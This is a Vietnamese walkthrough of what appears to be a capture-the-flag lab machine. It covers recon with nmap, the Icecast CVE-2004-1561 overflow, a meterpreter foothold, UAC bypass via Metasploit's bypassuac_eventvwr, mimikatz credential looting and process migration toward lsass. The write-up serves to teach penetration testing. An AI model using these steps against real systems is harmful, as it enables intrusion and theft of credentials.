
**Recon**

nmap -A -sC -Pn 10.10.11.2




Khi quét máy ảo, chúng ta thấy nhiều cổng thú vị đang mở. Tường lửa đã bị vô hiệu hóa, không còn gì để bảo vệ máy ảo. Một trong những cổng thú vị đang mở là Microsoft Remote Desktop (MSRDP). Cổng đang mở là: 3389


**Gain Access**

Cùng nghiên cứu một chút về 1 dịch vụ đang chạy trên máy ảo: Icecast. Phiên bản của Icecast chạy trên máy ảo bị lỗi nghiêm trọng, lỗ hổng có điểm 7.5 trong CVE.

Loại lỗ hổng là: execute code, overflow

Số CVE của lỗ hổng là: CVE-2004-1561





**Escalate**


Chúng ta đã thâm nhập được máy của nạn nhân (gain a foothold). Shell chúng ta đang có là: meterpreter.

Người dùng đang chạy tiến trình Icecast là Dark-PC\Dark



Hệ điều hành: Windows 7 (6.1 Build 7601, Service Pack 1)

Kiến trúc máy tính: x64




Bây giờ chúng ta đã biết kiến trúc của tiến trình, phải thực hiện recon nhiều hơn. Trong khi điều này không hoạt động tốt nhất trên máy x64, chạy lệnh sau:

run post/multi/recon/local\_exploit\_suggester


Điều này có thể làm cho máy bị treo 1 lúc vì nó kiểm tra các khai thác và mất vài phút để hoàn tất.

Chạy module trên sẽ trả về khá nhiều kết quả cho các kĩ thuật leo thang đặc quyền.




Chọn khai thác đầu tiên: exploit/windows/local/bypassuac\_eventvwr

Khai thác cục bộ yêu cầu chọn session.




Bạn có session 2: tên người dùng cx là Dark

Session 2 có đặc quyền SeTakeOwnerShip:



Nếu bạn là Session1:



**Looting (cướp bóc)**

mimikatz: học cách thu thập thêm thông tin đăng nhập và bẻ khóa các hàm băm được lưu trên máy ảo.

Khai thác thành công, ta có nhiều đặc quyền hơn: SeImpersonatePrivilege.

Ta có access token của NT AUTHORITY\SYSTEM nhưng đang ở tiến trình có đặc quyền thấp nên phải di chuyển đến 1 tiến trình có đặc quyền cao hơn.

Liệt kê các tiến trình đang chạy bằng lệnh ps.

Lưu ý, ta có thể thấy các tiến trình đang chạy bởi NT AUTHORITY\SYSTEM vì có các đặc quyền để leo thang (mặc dù tiến trình của chúng ta không như vậy).

Ta phải chọn tiến trình tương tác với dịch vụ lsass, dịch vụ chịu trách nhiệm xác thực trong Windows

Chọn tiến trình có cùng cấu trúc (x64), đặc quyền với lsass: dịch vụ printer spool

Tên của dịch vụ máy in là:







Chuyển đến 1 tiến trình mới có đặc quyền cao hơn: Thực tế không phải là migrate. Đúng hơn là tiêm mã độc bằng cách tạo 1 luồng vào trong 1 tiến trình khác. Meterpreter làm việc này rất tốt. Nó tiêm phiên hiện tại của bạn cùng với tất cả cấu hình và tiện ích đã tải vào 1 luồng mới từ xa.

Di chuyển đến tiến trình đó bằng lệnh sau:

migrate 1264

